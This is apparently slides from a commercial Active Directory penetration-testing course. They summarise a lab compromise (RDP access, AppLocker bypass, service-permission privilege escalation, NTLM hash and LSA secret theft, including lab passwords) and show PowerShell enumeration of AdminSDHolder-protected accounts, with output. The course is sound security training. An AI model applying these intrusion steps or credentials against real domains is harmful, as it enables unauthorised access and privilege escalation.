
**Note: Please don't attempt to modify existing accounts (bob/kevin)**

# Exercise / Demo 4.5: **Summary**

---



# Exercise / Demo 4.5: Summary



# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Directory Delegation

---

- So, if we find (and compromise) a member of it\_support, can we:
  - Reset passwords of a DA user?
  - Add ourselves to privileged groups?
  - err...afraid not
- This is where AdminSDHolder and SDProp come in...



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AdminSDHolder and SDProp

---

- AdminSDHolder is a container that exists in each AD domain
- A protected group is a group that is identified as privileged. This group and all its members should be protected from unintentional modifications
- When a group is marked as protected; AD will ensure that the owner, the ACLs and the inheritance applied on this group are the same as those applied on AdminSDHolder container

<https://social.technet.microsoft.com/wiki/contents/articles/22331.adminsdholder-protected-groups-and-security-descriptor-propagator.aspx>

<https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AdminSDHolder and SDProp

To View:

ADSI EDIT > Default Naming Context > DC=plum,DC=local > CN=System > **CN=AdminSDHolder**

OR

Enable Advanced Features within dsa.msc

The image shows two windows from Windows Server. The left window is 'ADSI Edit' showing the tree view of the 'Default naming context [DC01.plum.loc]'. The 'CN=AdminSDHolder' folder is highlighted with a red box. The right window is 'Advanced Security Settings for AdminSDHolder'. It shows the 'Permissions' tab with a list of permission entries. The 'Owner' is 'Domain Admins (PLUM\Domain Admins)'. The 'Permissions' tab is selected, and the 'Effective Access' tab is also visible. The 'Permission entries' table is as follows:

Type	Principal	Access	Inherited from	Applies to
Allow	Pre-Windows 2000 Compatibl...	Special	None	This object only
Allow	Everyone	Special	None	This object only
Allow	SELF	Special	None	This object only
Allow	SELF	Special	None	This object and all descendant...
Allow	Domain Admins (PLUM\Dom...	Special	None	This object only
Allow	Enterprise Admins (PLUM\Ent...	Special	None	This object only
Allow	Administrators (PLUM\Admin...	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Cert Publishers (PLUM\Cert P...		None	This object only
Allow	Windows Authorization Acces...		None	This object only
Allow	Terminal Server License Serve...		None	This object only
Allow	Terminal Server License Serve...		None	This object only

# AdminSDHolder: Who / What?



```
Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215  
-Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrators  
Print Operators  
Backup Operators  
Replicator  
Domain Controllers  
Schema Admins  
Enterprise Admins  
Domain Admins  
Server Operators  
Account Operators  
Read-only Domain Controllers  
service_accounts  
_the_privileged_few
```

```
Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215  
-Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrator  
krbtgt  
backupsvc  
godmode  
certmanager
```

NotSoSecure part of




© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Active Directory Delegation: **Targets?**

- DA may not be the end goal - ask yourself “...what is it that I *want to access*?...”
- The compromised account may delegate rights over departmentalized groups, i.e. Finance/HR/Development

- Locate juicy data/target
- Who has access?
- Do we have AD delegation rights over this object?



# Exercise 4.6



## Demo 4.6


# Active Directory Delegation Issues #2

---


- Gain access to the share “\\DC01\ITSupport\$\Server Management” and obtain the trophy

**Note: Please don't attempt to modify existing accounts (bob/kevin)**


# Exercise / Demo 4.6: Summary




# Exercise / Demo 4.6: Summary



